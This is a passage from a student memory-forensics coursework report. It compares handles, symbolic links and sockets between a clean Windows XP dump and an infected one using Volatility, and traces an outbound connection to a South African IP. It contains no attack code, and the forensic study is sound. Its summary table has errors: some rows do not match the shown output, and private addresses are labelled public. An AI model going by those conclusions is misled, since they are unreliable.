0x89ca 5f90	4	0x41 8	0x200 0003	File	\Device\HarddiskVolume1\Documents and Settings\NetworkService\NTUSER.DAT
0x8a07 9668	4	0x41 c	0x120 19f	File	\Device\Tcp
0x8a07 94b0	4	0x42 0	0x120 19f	File	\Device\Tcp
0x89ca 0130	4	0x42 4	0x120 19f	File	\Device\Tcp
0x8a07 92f8	4	0x42 8	0x120 19f	File	\Device\Tcp
0x8a00 5c68	4	0x42 c	0x200 0003	File	\Device\HarddiskVolume1\Documents and Settings\NetworkService\Local Settings\Application Data\Microsoft\Windows\UsrClass.dat.LOG

0x89ca 5970	4	0x43 4	0x120 19f	File	\Device\Tcp
0x89ca 5290	4	0x43 8	0x120 19f	File	\Device\Tcp
0x89ca 5028	4	0x43 c	0x120 19f	File	\Device\Tcp
0x89ca 50d8	4	0x44 0	0x120 19f	File	\Device\Tcp
0x89ca 5448	4	0x44 4	0x120 19f	File	\Device\Tcp
0x8a16 6b98	4	0x44 8	0x120 089	File	\Device\Tcp
0x89c9 d978	4	0x44 c	0x120 19f	File	\Device\Tcp
0x89ca 5ce0	4	0x45 0	0x120 19f	File	\Device\Tcp
0x89ca 5600	4	0x45 4	0x120 19f	File	\Device\Tcp
0x89c9 cc20	4	0x45 8	0x120 19f	File	\Device\Tcp
0x89c9 d608	4	0x45 c	0x120 19f	File	\Device\Tcp
0x89c9 bf90	4	0x46 0	0x120 19f	File	\Device\Tcp
0x89c9 d7c0	4	0x46 4	0x120 19f	File	\Device\Tcp
0x89c9 d298	4	0x46 8	0x120 19f	File	\Device\Tcp
0x89c9 db30	4	0x46 c	0x120 19f	File	\Device\Tcp
0x89c9 dea0	4	0x47 0	0x120 19f	File	\Device\Tcp
0x89c9 ca68	4	0x47 4	0x120 19f	File	\Device\Tcp
0x89c9 be58	4	0x47 8	0x120 19f	File	\Device\Tcp

0x89c9 c540	4	0x47 c	0x120 19f	File	\Device\Tcp
0x89c9 cf90	4	0x48 0	0x120 19f	File	\Device\Tcp
0x89c9 d0e0	4	0x48 4	0x120 19f	File	\Device\Tcp
0x89c9 a028	4	0x48 8	0x120 19f	File	\Device\Tcp
0xe167 b668	4	0x48 c	0x1f00 01	Port	SeRmCommandPort
0x89c9 c1d0	4	0x49 0	0x120 19f	File	\Device\Tcp
0x8a03 21e0	4	0x49 4	0x120 19f	File	\Device\Tcp
0x89be a028	4	0x49 8	0x120 19f	File	\Device\Tcp
0x89c9 c6f8	4	0x49 c	0x120 19f	File	\Device\Tcp
0x89b2 5180	4	0x4a 0	0x120 19f	File	\Device\Tcp
0x8a0a a8a8	4	0x4a 4	0x120 19f	File	\Device\Tcp
0x8a0c e2d8	4	0x4a 8	0x120 19f	File	\Device\Tcp
0x89c9 bae8	4	0x4a c	0x120 19f	File	\Device\Tcp
0x89c9 b778	4	0x4b 0	0x120 19f	File	\Device\Tcp
0x89c9 b5c0	4	0x4b 4	0x120 19f	File	\Device\Tcp
0x89c9 ad18	4	0x4b 8	0x120 19f	File	\Device\Tcp
0x89c9 ab60	4	0x4b c	0x120 19f	File	\Device\Tcp
0x89c9 b408	4	0x4c 0	0x120 19f	File	\Device\Tcp
0x89c9 a7f0	4	0x4c 4	0x120 19f	File	\Device\Tcp
0x89c9 a9a8	4	0x4c 8	0x120 19f	File	\Device\Tcp
0x89ca a440	4	0x4c c	0x120 19f	File	\Device\Tcp
0x8a12 6330	4	0x4d 0	0x1f01 ff	File	\Device\Ip
0x89c9 b250	4	0x4d 4	0x120 19f	File	\Device\Tcp
0xe182 e5e8	4	0x4d 8	0x200 1f	Key	MACHINE\SOFTWARE\MICROSOFT\WINDOWS\CURRENTVE RSION\GROUP POLICY\STATE\MACHINE
0x89c9 aea0	4	0x4d c	0x120 19f	File	\Device\Tcp
0x89c2 d848	4	0x4e 0	0x1f00 03	Event	

0x8a07 97f0	4	0x4e 4	0x120 19f	File	\Device\Tcp
0x89c9 a638	4	0x4e 8	0x120 19f	File	\Device\Tcp
0x89be 3408	4	0x4e c	0x20	File	\Device\LanmanRedirector
0x8a0b 3930	4	0x4f 0	0x120 19f	File	\Device\NetBT_Tcpip_{F482B08F-B60E-471C-9699-493DD340EF57}
0xe17e 1160	4	0x4f 4	0x200 1f	Key	MACHINE\SYSTEM\CONTROLSET001\SERVICES\TCPPIP\PARAMETERS\INTERFACES{F482B08F-B60E-471C-9699-493DD340EF57}
0x89c2 c778	4	0x4f 8	0x1f00 03	Event	
0x89ffb 440	4	0x4f c	0x120 19f	File	\Device\Tcp
0x8a15 95e8	4	0x50 0	0x120 19f	File	\Device\Tcp
0x89c9 5e78	4	0x50 4	0x200 0003	File	\Device\HarddiskVolume1\Documents and Settings\LocalService\Local Settings\Application Data\Microsoft\WindowsUsrClass.dat.LOG

Table 15 c: list of the handles in the clean dump Handles in Infected dump

Offset	Pi	Handle	Access	Handle Type	Details
0x823c8 9c8	4	0x4	0x1f0fff	Process	System(4)
0x823c8 308	4	0x8	0x1f03ff	Thread	TID 12 PID 4
0xe1036 638	4	0xc	0xf0003	Key	MACHINE\SYSTEM\CONTROLSET001\CONTROL\SESSION MANAGER\MEMORY MANAGEMENT\PREFETCHPARAMETERS
0xe13bf3 90	4	0x14	0x2001 9	Key	MACHINE\SYSTEM\SETUP
0xe100f3 40	4	0x18	0x2001 9	Key	MACHINE\HARDWARE\DESCRIPTION\SYSTEM\MULTIFUNCTIONADAPTER
0xe13fba 88	4	0x1c	0x2001 9	Key	MACHINE\SYSTEM\WPA\MEDIACENTER
0xe102c 240	4	0x20	0x2001 9	Key	MACHINE\SYSTEM\WPA\KEY4F3B2RFXK9C637882MBM
0xe13b7 0a0	4	0x24	0x2001 9	Key	MACHINE\SYSTEM\WPA\PNP
0xe1038 430	4	0x28	0x2001 9	Key	MACHINE\SYSTEM\WPA\SIGNINGHASHV44KQMCFCQQTQ
0xe13b7 948	4	0x2c	0x2001 9	Key	MACHINE\SYSTEM\CONTROLSET001\SERVICES\EVENT LOG
0xe102e 678	4	0x30	0xf0003	Event	TRKWKS_EVENT
0x82060 020	4	0x84	0x1201 9f	File	\Device\Gpc
0xe101e ad8	4	0x88	0x1f03ff	Thread	TID 96 PID 4
0xe14c1 498	4	0x98	0x2001 9	Key	MACHINE\SYSTEM\CONTROLSET001\SERVICES\ACPI\PARAMETERS

0xe103b d00	4	0x9c	0xf0001	Directory	WinDFS
0x82291 358	4	0x29 8	0x1f000 3	Event	PrefetchTracesReady
0x82063 208	4	0x2b 4	0x1201 9f	File	\Device\Tcp
0x82062 808	4	0x2b 8	0x1201 9f	File	\Device\NetBT_Tcpip_{2EF5B1E3-68FB-4BEF-A3E9-2367A890F7DC}
0x82221 c20	4	0x2c 0	0x2000 03	File	\Device\HarddiskVolume1\Documents and Settings\NetworkService\Local Settings\Application Data\Microsoft\Windows\UsrClass.dat.LOG
0x82221 608	4	0x2c 4	0x1f03ff	Thread	TID 268 PID 4
0x82221 e40	4	0x32 4	0x1f03ff	File	\Device\HarddiskVolume1\WINDOWS\system32\config\system.LOG
0x82221 e48	4	0x32 8	0x1f03ff	Thread	TID 284 PID 4
0x82214 a60	4	0x34 4	0x2000 003	File	\Device\HarddiskVolume1\WINDOWS\system32\config\default.LOG
0x82202 1a0	4	0x34 c	0x2000 003	File	\Device\HarddiskVolume1\WINDOWS\system32\config\software
0x82232 708	4	0x35 0	0x1f03ff	Thread	TID 344 PID 4
0xe1545 d78	4	0x2	0x1201 9f	Key	MACHINE\SOFTWARE\MICROSOFT\CRYPTOGRAPHY\R NG
0x82221 ec8	4	0x35 c	0x1201 9f	File	\Device\Gpc

Table 15 d: list of the handles in the infected dump

Looking at figure 15, 16 .17 and 18 they show the outputs of the handles and symbolic links which were done in the infected and clean dump and the suspicious things which I found in a handle or symbolic link can be found at the table below.

5 handles and Symbolic Link and what's the difference between them

Table 15 e: the 5 handles and symbolic links that were seen to be suspicious and if they are in the clean or infected dump

```
kali@kali:/media/testShare$ volatility -f windowCW2s.raw --profile=WinXPSP3x86 symlinks | wc -l
Volatility Foundation Volatility Framework 2.6.1
387
```

Figure 16: image of number of symbolic links in clean dump

```
kali@kali:/media/testShare$ volatility -f cw2_Machine4Infected.dump --profile=WinXPSP3x86 symlinks | wc -l
Volatility Foundation Volatility Framework 2.6.1
144
```

Figure 17: image of number of symbolic links in infected dump

```
kali@kali:/media/testShare$ volatility -f windowCW2s.raw --profile=WinXPSP3x86 handles | wc -l
Volatility Foundation Volatility Framework 2.6.1
5184
```

Figure 18: image of number of handles in clean dump

Number	Type	Object	Clean dump	Infected dump	Significance
1	Handle	MACHINE\SOFTWARE\MICROSOFT\CRYPTOGRAPHY\RNG	No	Yes	It suggest tampering with the cryptographic random number generator and weakening the encryption to get gain easier access into the system
2	Symbolic Link	\Device\USBPDO-1	No	Yes	It suggests that malware or infected payloads are being downloaded onto the system and there are two in the exact same time creation
3	Handle	\Device\HarddiskVolume1\WINDOWS\Debug\PASSWD.LOG	No	Yes	It suggests that this file contains the passwords of the system and the debugging information
4	Handle	\Device\Ndisuiio	No	Yes	It suggest that packet sniffing may have occurred on the network and can capture sensitive information that the system sends
5	Symbolic Link	\Device\{2EF5B1E3-68FB-4BEF-A3E9-2367A890F7DC}	No	Yes	This suggest that it's a virtual device and this can be used to tamper with the system without the device being present

```
kali@kali:/media/testShare$ volatility -f cw2_Machine4Infected.dump --profile=WinXPSP3x86 handles | wc -l
Volatility Foundation Volatility Framework 2.6.1
4450
```

Figure 19: image of number of handles in infected dump

The number of handles and symbolic link that are missing in infected and clean dump shows that is suspicious activity and they have either been changed to another directory or there is

more devices connected to the infected dump, and they are inserting potentially malicious code into the system.

Number of Handles and Symbolic links in clean and infected dump

Type	Clean Dump	Infected Dump	Total
Symbolic links	387	144	531
Handles	5184	4450	9,634

Table 19 a: the total number of handles and symbolic links in the infected and clean dump

6. Choose 5 processes that are not critical processes of the system and use the volatility shell to create a short script that identify their associated DLLs. Provide the Python code and explain it. (10%)

The 5 process that are not critical part of the system is explorer.exe, spoolsv.exe, wuauctl.exe, reader_sl.exe and alg.exe. Using volshell which is an interactive shell, and it allows to investigate memory dumps using python which can explore data structures. (2024). A DLLs (Dynamic Link Library) is a file which contains reusable code and data that multiple programs can run at the same time. (2024) The reason why we check is because one of the processes might behave as an unusual path which may indicate malware injecting or high jacking

Bibliography

Anon (2024). *SANS Digital Forensics and Incident Response Blog / Looking at Mutex Objects for Malware Discovery and Indicators of Compromise / SANS Institute*. [online] Sans.org. Available at: <https://www.sans.org/blog/looking-at-mutex-objects-formalware-discovery-indicators-of-compromise> [Accessed 19 Nov. 2024].

Zeltser, L. (2012) *Looking at Mutex Objects for Malware Discovery & Indicators of Compromise, SANS Digital Forensics and Incident Response Blog / Looking at Mutex Objects for Malware Discovery and Indicators of Compromise / SANS Institute*. Available at: <https://www.sans.org/blog/looking-at-mutex-objects-for-malware-discovery-indicators-of-compromise/> (Accessed: 22 November 2024).

Batur, A. (2023). *Investigating Memory Forensic -Processes, DLLs, Consoles, Process Memory and Networking*. [online] Medium. Available at: <https://alpbatursahin.medium.com/investigating-memory-forensic-processes-dllsconsoles-process-memory-and-networking-7277689a09b7> [Accessed 22 November 2024].

- Chevalier, A. (2019). *Windows filter communication ports - Amossys*. [online] Amossys. Available at: <https://www.amossys.fr/insights/blog-technique/filter-communicationports/> [Accessed 22 Nov. 2024].
- Shafir, Y. (2023). Investigating Filter Communication Ports – Winsider Seminars & Solutions Inc. [online] Windows-internals.com. Available at: <https://windowsinternals.com/investigating-filter-communication-ports/> [Accessed 23 Nov. 2024].
- Jamessturtevant.com. (2023). *Windows I/O completion - One little trick · James Sturtevant*. [online] Available at: <https://www.jamessturtevant.com/posts/windows-iocompletion/> [Accessed 23 Nov. 2024].
- Matoušek, T. (2008). *Model of the Windows Driver Environment*. [online] Available at: <https://citeseerx.ist.psu.edu/document?repid=rep1&type=pdf&doi=876e310f04405c22090d10f25cadf063e250d66a> [Accessed 23 Nov. 2024].
- Russinovich, M., Solmon, D. and Ionescu, A. (2014). *Windows Internals, Part 2*. [online] Google Books. Available at: https://books.google.co.uk/books?hl=en&lr=&id=3rdCAwAAQBAJ&oi=fnd&pg=PR1&dq=what+is+a+device+object+in+windows&ots=datqDojztF&sig=_t2JWHs32YxgXSBXQG35kwL8_DM&redir_esc=y#v=onepage&q=what%20is%20a%20device%20object%20in%20windows&f=false [Accessed 24 Nov. 2024].
- learn.microsoft.com. (2023). *Controller Object - Win32 apps*. [online] Available at: <https://learn.microsoft.com/en-us/windows/win32/vds/controller-object> [Accessed 24 Nov. 2024].
- Bogna, J. (2021). *What Is a Network Adapter?* [online] How-To Geek. Available at: <https://www.howtogeek.com/764894/what-is-a-network-adapter/> [Accessed 24 Nov. 2024].
- Fisher, T. (2023). *What Exactly Is a Registry Key?* [online] Lifewire. Available at: <https://www.lifewire.com/what-is-a-registry-key-2625999> [Accessed 24 Nov. 2024].
- PixelFreeStudio Blog -. (2024). *How to Use Code Profiling for Performance Optimization*. [online] Available at: https://blog.pixelfreestudio.com/how-to-use-code-profiling-forperformance-optimization/?utm_source [Accessed 25 Nov. 2024].
- Allievi, A. (2022). *Dissecting Windows Section Objects*. [online] Blogspot.com. Available at: <https://artemonsecurity.blogspot.com/2022/12/dissecting-windows-sectionobjects.html> [Accessed 25 Nov. 2024].
- Kirvan, P. and Posey, B. (2024). *What is desktop? - Definition from WhatIs.com*. [online] SearchEnterpriseDesktop. Available at: <https://www.techtarget.com/searchenterprisedesktop/definition/desktop> [Accessed 25 Nov. 2024].
- Haines, R.F. (1991). Windows: Their Importance and Functions in Confining Environments. *Springer eBooks*, pp.349–358. doi: https://doi.org/10.1007/978-1-46123012-0_32.

- Blogspot.com. (2024). Keyed Events. [online] Available at:
<https://bsodtutorials.blogspot.com/2013/11/keyed-events.html> [Accessed 25 Nov. 2024].
- PLC Academy. (2018). Timers in PLC Programming. [online] Available at:
<https://www.plcacademy.com/plc-timers/> [Accessed 25 Nov. 2024].
- GeeksforGeeks. (2017). *Semaphores in Process Synchronization - GeeksforGeeks*. [online] Available at: <https://www.geeksforgeeks.org/semaphores-in-processsynchronization/> [Accessed 25 Nov. 2024].
- Johnson, J. (2023). *Understanding Telemetry: Kernel Callbacks*. [online] Medium. Available at: <https://jsecurity101.medium.com/understanding-telemetry-kernelcallbacks-1a97cfcb8fb3> [Accessed 26 Nov. 2024].
- Cohen , M. (2024). *Hunting Malware using Mutants :: Velociraptor - Digging deeper!* [online] Velociraptor.app. Available at: https://docs.velociraptor.app/blog/2020/202001-12_hunting-malware-using-mutants-ea08e86dfc19/ [Accessed 26 Nov. 2024].
- Probert, D. (2008). *Windows Kernel Internals Overview*. [online] Available at:
<https://citeseerx.ist.psu.edu/document?repid=rep1&type=pdf&doi=aee3075d10959f34eaa5aa4b05d8b5685a9ce5a3> [Accessed 26 Nov. 2024].
- Ligh, M.H., Case, A., Levy, J. and Walters, A. (2014) *The Art of Memory Forensics: Detecting Malware and Threats in Windows, Linux, and Mac Memory*. [PDF] Indianapolis: John Wiley & Sons. Available at: www.it-ebooks.info (Accessed 26 Nov 2024).
- Heusser, M. (2022). What is debugging? [online] SearchSoftwareQuality. Available at:
<https://www.techtarget.com/searchsoftwarequality/definition/debugging> [Accessed 26 Nov. 2024].
- iximiuz Labs. (2024). *Controlling Process Resources with Linux Control Groups / iximiuz Labs.* [online] Available at: <https://labs.iximiuz.com/tutorials/controlling-processresources-with-cgroups> [Accessed 27 Nov. 2024].
- Buckbee, M. (2023). *Windows Management Instrumentation (WMI) Guide: Understanding WMI Attacks*. [online] www.varonis.com. Available at:
<https://www.varonis.com/blog/wmi-windows-management-instrumentation> [Accessed 27 Nov. 2024].
- Linux TLDR (2022). *What are File Descriptors in Linux*. [online] Linux TLDR. Available at:
https://linuxtldr.com/file-descriptors-linux/?utm_source [Accessed 27 Nov. 2024].
- learn.microsoft.com. (2021b). *5140(S, F) A network share object was accessed. - Windows 10*. [online] Available at: <https://learn.microsoft.com/en-us/previousversions/windows/it-pro/windows-10/security/threat-protection/auditing/event-5140> [Accessed 28 Nov. 2024].
- Wright, G. (n.d.). *What are ports in computing and how do they work?* [online] SearchNetworking. Available at:
<https://www.techtarget.com/searchnetworking/definition/port> [Accessed 28 Nov. 2024].

Kirvan, P. (2024). *What is a security token?* [online] SearchSecurity. Available at: <https://www.techtarget.com/searchsecurity/definition/security-token> [Accessed 28 Nov. 2024].

FutureLearn. (2024). *Symbolic Links and Their Use.* [online] Available at: <https://www.futurelearn.com/info/courses/linux-for-bioinformatics/0/steps/201767> [Accessed 28 Nov. 2024].

Geeksforgeeks (2018). *Structures of Directory in Operating System - GeeksforGeeks.* [online] GeeksforGeeks. Available at: <https://www.geeksforgeeks.org/structures-of-directory-in-operating-system/> [Accessed 29 Nov. 2024].

CodeMachine Inc (2024). *CodeMachine - Article - Catalog of key Windows kernel data structures.* [online] Codemachine.com. Available at: https://www.codemachine.com/articles/kernel_structures.html [Accessed 28 Nov. 2024].

Robinson, R. and Fisher, N. (2024). *Memory Analysis 101: Understanding Memory Threats and Forensic Tools.* [online] Intezer. Available at: <https://intezer.com/blog/incident-response/memory-analysis-forensic-tools/> [Accessed 28 Nov. 2024].

Velazco, M. and Haag, M. eds., (2024). *Detection: Spoolsv Writing a DLL - Sysmon.* [online] Splunk.com. Available at: <https://research.splunk.com/endpoint/347fd388da87-11eb-836d-acde48001122/> [Accessed 28 Nov. 2024].

Glenn, W. and Lewis, N. (2017). *How to Restart Windows' Explorer.exe (Along With the Taskbar and Start Menu).* [online] How-To Geek. Available at: <https://www.howtogeek.com/198815/use-this-secret-trick-to-close-and-restartexplorerexe-in-windows/> [Accessed 29 Nov. 2024].

Pilici, S. (2023). *Acrobat_sl.exe: What It Is & Should I Remove It? / MalwareTips Blog.* [online] MalwareTips Blog. Available at: https://malwaredtips.com/blogs/acrobat_sl-exewhat-it-is-should-i-remove-it/ [Accessed 29 Nov. 2024].

volatility3.readthedocs.io. (n.d.). *Volshell - A CLI tool for working with memory — Volatility 3 2.5.0 documentation.* [online] Available at: <https://volatility3.readthedocs.io/en/latest/volshell.html> [Accessed 30 Nov. 2024].

Lenovo.com. (2021). Understanding Dynamic Link Library | Lenovo UK. [online] Available at: https://www.lenovo.com/gb/en/glossary/dynamic-linklibrary/?orgRef=https%253A%252F%252Fwww.google.com%252F&srsltid=AfmBOopMVxYzMojcMYMZfwpRI2mqmF_SYemdJ6xl2WCI1nLx6Fs0ljUZ [Accessed 30 Nov. 2024].

4.2 NETWORK ANALYSIS AND SERVICES – Student - 2

2.1 . From the provided memory dump, check the live sockets. Enumerate how many connections there are and where these connections are pointing. Distinguish between localhost connections, local network ones and public network connections.

What is a socket ? A socket is one endpoint of a two-way communication link between two programs running on a network. Sockets are bound to have port number so that the TCP layer can identify the application that the data is being defined to be sent to. For example : a client desktop would send request to a server to gain access to a webpage. The client creates a socket and sends a request to the server through that socket, once the server has received the request, the server then can send a response back to the client through such created socket which allows the two computers to communicate with each other and transfer data between each other.

What is UDP:

UDP is also known as User Datagram Protocol. UDP is a communication protocol used across the internet for time-sensitive transmission or DNS lookup. Which could help speed up communication by not formally establishing a connection before data is transferred; allows data to be transferred quickly. UDP doesn't check for if all packets have arrived to the destination which is at higher risk of data loss.

TCP:

Known as Transmission Control Protocol is a connection based protocol as it requires a connection to be made between the sender and receiver before data. TCP ensures that packets are delivered in the order that they been sent unlike UDP which doesn't ensure this without any errors. If the packets happen to get lost or corrupted whilst in transmission TCP can retransmit the packet . which make TCP much reliable then UDP.

Sockets: This plugin is designed to enumerate active socket connections within a memory image, providing insights into network communication at the time of acquisition. It retrieves details such as protocol type, local and remote addresses, ports, and the owning process ID, aiding in the analysis of network activity and potential identification of malicious connections.

Offset(V)	PID	Port	Proto	Protocol	Address	Create Time
0x81ddb780	664	500	17	UDP	0.0.0.0	2012-07-22 02:42:53 UTC+0000
0x82240d08	1484	1038	6	TCP	0.0.0.0	2012-07-22 02:44:45 UTC+0000
0x81dd7618	1220	1900	17	UDP	172.16.112.128	2012-07-22 02:43:01 UTC+0000
0x82125610	788	1028	6	TCP	127.0.0.1	2012-07-22 02:43:01 UTC+0000
0x8219cc08	4	445	6	TCP	0.0.0.0	2012-07-22 02:42:31 UTC+0000
0x81ec23b0	908	135	6	TCP	0.0.0.0	2012-07-22 02:42:33 UTC+0000
0x82276878	4	139	6	TCP	172.16.112.128	2012-07-22 02:42:38 UTC+0000
0x82277460	4	137	17	UDP	172.16.112.128	2012-07-22 02:42:38 UTC+0000
0x81e76620	1004	123	17	UDP	127.0.0.1	2012-07-22 02:43:01 UTC+0000
0x82172808	664	0	255	Reserved	0.0.0.0	2012-07-22 02:42:53 UTC+0000
0x81e3f460	4	138	17	UDP	172.16.112.128	2012-07-22 02:42:38 UTC+0000
0x821f0630	1004	123	17	UDP	172.16.112.128	2012-07-22 02:43:01 UTC+0000
0x822cd2b0	1220	1900	17	UDP	127.0.0.1	2012-07-22 02:43:01 UTC+0000
0x82172c50	664	4500	17	UDP	0.0.0.0	2012-07-22 02:42:53 UTC+0000
0x821f0d00	4	445	17	UDP	0.0.0.0	2012-07-22 02:42:31 UTC+0000

Figure 1 : volatility plugin ‘sockets’ this plugin checks all sockets

Figure [1] uses the volatility plugin ‘sockets’ this plugin checks all sockets that are listening for connections. After the plugin is ran the columns are displayed showing information which consist of : Offset , PID, Port , Proto , Protocol , Address and create Time . The offset columns represent where the memory offset for the sockets structure is located at. PID represents the process ID for each of the sockets. Port represents the port number that each socket are using. Proto is used to display the error checked delivery over network. Protocol is used to display either TCP&UDP and reserved the socket is using. Address displays the IP address associated with each socket showing if they’re either Localhost/loopback to a local network ipd address and 0.0.0.0 represents socket listening for connections and lastly the create time shows when each sockets was created.

Connections : plugin is designed to enumerate active TCP connections within a memory image, providing insights into network communication at the time of acquisition. It retrieves details such as local and remote addresses, ports, and the owning process ID, aiding in the analysis of network activity and potential identification of malicious connections.

Offset(V)	Local Address	Remote Address	Pid
0x81e87620	172.16.112.128:1038	41.168.5.140:8080	1484

Figure 2 : connections plugin, revealing a connection originating from the local network IP address

Figure [2] utilizes the connections plugin, revealing a connection originating from the local network IP address **172.16.112.128**, a private IP address operating on port **1038**. This connection is established with the remote IP address **41.168.5.140**, a public IP located in **Johannesburg, Gauteng, South Africa**, which uses port **8080**. Port 8080 is commonly associated with web server traffic, indicating that the user is accessing a website hosted in Johannesburg. Further in-depth analysis of the remote address, conducted using the IPinfo service, is illustrated in Figure [3] below.

The screenshot shows a search interface for the IP address 41.168.5.140. The results are displayed in a JSON-like format:

```

    {
      "ip": "41.168.5.140",
      "city": "Johannesburg",
      "region": "Gauteng",
      "country": "ZA",
      "loc": "-26.2023,28.0436",
      "org": "AS36937 Liquid Telecommunications South Africa (Pty) Ltd",
      "postal": "2041",
      "timezone": "Africa/Johannesburg"
    }
  
```

Figure 3: show the public IP address **41.168.5.140** being queried on the IPinfo website

The figures above show the public IP address **41.168.5.140** being queried on the IPinfo website to gather further details. The results indicate that the IP address is located in **Johannesburg, Gauteng, South Africa** and does not have an associated Domain Name Service (DNS). Additionally, running the IP address through IPinfo.io reveals that it is registered to **Liquid Telecommunication South Africa (PTY) LTD**, a company that rebranded in 2021 to **Liquid Intelligent Technologies**. This company specializes in delivering tailored digital solutions to private enterprises and SMEs across the continent, focusing primarily on telecommunications and satellite services worldwide.

Network Connections Summary					
Localhost (Loopback)	788	1028	6 (TCP)	127.0.0.1	Not Infected
Localhost (Loopback)	1220	4000	6 (TCP)	127.0.0.1	Not Infected
Local Network	1004	445	17 (UDP)	172.16.112.128	Unknown
Local Network	4	137	17 (UDP)	172.16.112.138	Unknown
Public Network	1220	4000	17 (UDP)	192.168.0.1	Unknown
Public Network	4	445	17 (UDP)	0.0.0.0	Unknown

Table 1 : showing either localhost, local network or public network which was found on figure 1

2.2 . From the provided memory dump, check the inactive sockets. Enumerate them and where these inactive connections are pointing. Distinguish between localhost connections, local network ones and public network connections.

Volatility plugin “Sockets” and “sockscan” and them can dump them into a text file which can be thoroughly gone through to help find the difference between all inactive and live sockets within the infected dump.

Sockets: This plugin is designed to enumerate active socket connections within a memory image, providing insights into network communication at the time of acquisition. It retrieves details such as protocol type, local and remote addresses, ports, and the owning process ID, aiding in the analysis of network activity and potential identification of malicious connections.

Sockscan: is designed to identify and enumerate active socket objects within a memory image by scanning for _ADDRESS_OBJECT structures associated with network sockets. This method allows for the detection of both active and previously terminated sockets, providing insights into network communications that may not be listed through standard enumeration techniques

Offset(V)	PID	Port	Proto	Protocol	Address	Create Time
0x81ddb780	664	500	17	UDP	0.0.0.0	2012-07-22 02:42:53 UTC+0000
0x82240d08	1484	1038	6	TCP	0.0.0.0	2012-07-22 02:44:45 UTC+0000
0x81dd7618	1220	1900	17	UDP	172.16.112.128	2012-07-22 02:43:01 UTC+0000
0x82125610	788	1028	6	TCP	127.0.0.1	2012-07-22 02:43:01 UTC+0000
0x8219cc08	4	445	6	TCP	0.0.0.0	2012-07-22 02:42:31 UTC+0000
0x81ec23b0	908	135	6	TCP	0.0.0.0	2012-07-22 02:42:33 UTC+0000
0x82276878	4	139	6	TCP	172.16.112.128	2012-07-22 02:42:38 UTC+0000
0x82277460	4	137	17	UDP	172.16.112.128	2012-07-22 02:42:38 UTC+0000
0x81e76620	1004	123	17	UDP	127.0.0.1	2012-07-22 02:43:01 UTC+0000
0x82172808	664	0	255	Reserved	0.0.0.0	2012-07-22 02:42:53 UTC+0000
0x81e3f460	4	138	17	UDP	172.16.112.128	2012-07-22 02:42:38 UTC+0000
0x821f0630	1004	123	17	UDP	172.16.112.128	2012-07-22 02:43:01 UTC+0000
0x822cd2b0	1220	1900	17	UDP	127.0.0.1	2012-07-22 02:43:01 UTC+0000
0x82172c50	664	4500	17	UDP	0.0.0.0	2012-07-22 02:42:53 UTC+0000
0x821f0d00	4	445	17	UDP	0.0.0.0	2012-07-22 02:42:31 UTC+0000

Figure 4: plugins “sockets” to detect all sockets that are listening for connections

Figure [4] uses the volatility plugins “sockets” to detect all sockets that are listening for connections.

```
kali@kali:/media/testShare$ volatility -f cw2_Machine4Infected.dump --profile=WinXPSP3x86 sockets > sockets.txt
Volatility Foundation Volatility Framework 2.6.1
kali@kali:/media/testShare$
```

Figure 5: sockets plugin, which outputs the results into a text file.

The above **Figure [5]** demonstrates the use of the sockets plugin, which outputs the results into a text file. This file serves as a valuable resource for further analysis, enabling the identification of both active and inactive sockets within the provided memory dump.

“sockscan” This plugin picks up residual and artifacts on previous sockets.

```

kali㉿kali:/media/testShare$ volatility -f cw2_Machine4Infected.dump --profile=WinXPSP3x86 sockscan
Volatility Foundation Volatility Framework 2.6.1
Offset(P) PID Port Proto Protocol Address Create Time
-----|----|----|----|----|----|----|----|
0x01fd7618 1220 1900 17 UDP 172.16.112.128 2012-07-22 02:43:01 UTC+0000
0x01fdb780 664 500 17 UDP 0.0.0.0 2012-07-22 02:42:53 UTC+0000
0x0203f460 4 138 17 UDP 172.16.112.128 2012-07-22 02:42:38 UTC+0000
0x02076620 1004 123 17 UDP 127.0.0.1 2012-07-22 02:43:01 UTC+0000
0x020c23b0 908 135 6 TCP 0.0.0.0 2012-07-22 02:42:33 UTC+0000
0x02325610 788 1028 6 TCP 127.0.0.1 2012-07-22 02:43:01 UTC+0000
0x02372808 664 0 255 Reserved 0.0.0.0 2012-07-22 02:42:53 UTC+0000
0x02372c50 664 4500 17 UDP 0.0.0.0 2012-07-22 02:42:53 UTC+0000
0x0239cc08 4 445 6 TCP 0.0.0.0 2012-07-22 02:42:31 UTC+0000
0x023f0630 1004 123 17 UDP 172.16.112.128 2012-07-22 02:43:01 UTC+0000
0x023fd000 4 445 17 UDP 0.0.0.0 2012-07-22 02:42:31 UTC+0000
0x02440d08 1484 1038 6 TCP 0.0.0.0 2012-07-22 02:44:45 UTC+0000
0x02476878 4 139 6 TCP 172.16.112.128 2012-07-22 02:42:38 UTC+0000
0x02477460 4 137 17 UDP 172.16.112.128 2012-07-22 02:42:38 UTC+0000
0x024cd2b0 1220 1900 17 UDP 127.0.0.1 2012-07-22 02:43:01 UTC+0000
kali㉿kali:/media/testShare$ volatility -f cw2_Machine4Infected.dump --profile=WinXPSP3x86 sockscan > inactive_sockets.txt
Volatility Foundation Volatility Framework 2.6.1

```

Figure 6: volatility plugin sockscan

```

kali㉿kali:/media/testShare$ volatility -f cw2_Machine4Infected.dump --profile=WinXPSP3x86 sockscan > inactive_sockets.txt
Volatility Foundation Volatility Framework 2.6.1
kali㉿kali:/media/testShare$ 

```

Figure 7

Both **Figure [6],[7]** above first showcase the use of the Volatility plugin sockscan, which, as mentioned earlier, lists all sockets listening for connections. The second figure demonstrates saving this data into a file named "**inactive_sockets**". This step is performed to facilitate further analysis, enabling the examination of both active and inactive sockets within the provided memory dump.

Connections: plugin is useful for identifying and analysing inactive sockets by enumerating existing or previously established connections on a system. By inspecting these connections, the plugin helps determine their status and the destination they are pointing to

Network Forensics: Helps trace connections to understand the origin or destination of past communications, crucial for investigating intrusions.

Troubleshooting: Assists in diagnosing connectivity issues or verifying which services were previously active.

```

kali㉿kali:/media/testShare$ volatility -f cw2_Machine4Infected.dump --profile=WinXPSP3x86 connections
Volatility Foundation Volatility Framework 2.6.1
Offset(V) Local Address           Remote Address      Pid
-----|----|----|----|----|
0x81e87620 172.16.112.128:1038    41.168.5.140:8080    1484
kali㉿kali:/media/testShare$ 

```

Figure 8 : connections` plugin to display all external network connections

Figure [8]utilizes the `connections` plugin to display all external network connections, along with the ports being used. It provides details such as the offset, local address, remote address, and PID.

- Offset indicates the memory location where the connection object is stored.
- Local Address shows the local IP address and the port number associated with the connection.

- Remote Address displays the remote IP address and the corresponding port number used for the connection.
